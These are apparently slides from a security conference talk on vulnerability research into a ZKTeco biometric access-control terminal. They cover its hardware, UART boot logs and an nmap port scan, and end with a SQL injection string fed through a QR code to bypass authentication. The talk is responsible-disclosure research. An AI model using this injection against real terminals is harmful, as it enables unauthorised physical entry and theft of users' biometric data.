PHDays Fest 2

Без лица: предъявите вашу кавычку

Georgy Kiguradze
Senior Application Security Specialist
Kaspersky

kaspersky

Disclaimer

The vendor has been notified of all security issues reported in this presentation

Whoami

Senior Application Security Specialist at Kaspersky

Reverse engineering + Vulnerability research

C4T BuT S4D CTF-team member

TG: @revker

Agenda

Biometric terminal overview

Target device overview

Black box

Firmware update

Reverse part

Bugs and exploitation

Conclusions

Biometric terminal overview

Biometric terminal overview

work based on the analysis of a person's unique physical characteristics, such as a fingerprint, voice, face, or iris.

restrict access to rooms with confidential information, such as server rooms or executive offices.

biometric terminals can significantly increase the level of security in general due to the fact that it is almost impossible to fake or copy biometric information.

Positives

High identification accuracy

Biometric data is difficult to fake or copy

Convenience (does not require users to remember passwords or access cards)

Efficiency

Negatives

Cost

Risk of errors

Privacy

Limitations of the technology

Security vulnerabilities of devices

Attacker profit

Bypass
Bypass authentication and physical access

Steal data
Users info, photos, biometric data

Network access
use device to next attacks in internal network

Target device overview

Hybrid-Biometric Access Control Terminal


Vendor: ZKTeco


Intrefaces:


- RJ45
- RS232
- RS485 – not used
- Wiegand In/Out

Possible authentication methods: Face, Password, Card, QR code


Device interaction







Device interaction




Add/edit users

Network settings

Access control

Device info

Black box




1. HI 3516 DV300


2. K4B4G16E-BCMA, 4Gb


3. THGBMJG6C1LBAI, 8Gb


4. UART


Logic analyzer
Oscilloscope

Connect to UART







Boot Log

Das U-Boot

Can’t break autoload (bootdelay = -2)

Only boot log, no other data


```
System startup

Uncompress Ok!

U-Boot 2016.11-svn1034  (Aug 10 2020 - 14:57:32 +0800)

Relocation Offset is: 0f6c3000
Relocating to 8fec3000, new gd at 8fe22ef0, sp at 8fe2
```


```
MMC read: dev # 0, block # 2048, count 10240 ... 10240 bloc
## Booting kernel from Legacy Image at 82000000 ...
   Image Name:   Linux-4.9.37
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    3882608 Bytes = 3.7 MiB
   Load Address: 80008000
   Entry Point:  80008000
   Verifying Checksum ... OK
   Loading Kernel Image ... OK

Starting kernel ...
```

UART after boot

115200 -> 57600


Kind of proprietary protocol





Network ports



```
➜  ~ sudo nmap -p0-65535 -sV -sS 192.168.1.201
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-
Nmap scan report for 192.168.1.201
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE       VERSION
3718/tcp open  ssh           Dropbear sshd 2018.76
4370/tcp open  elpro_tunnel?
6668/tcp open  irc?
MAC Address: 00:17:61:12:2B:06 (Private)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_ke
```



4370 – ZkTeco standalone device protocol


6668 – Tuya

QR code



“‘ or 1=1 --” – bypass auth

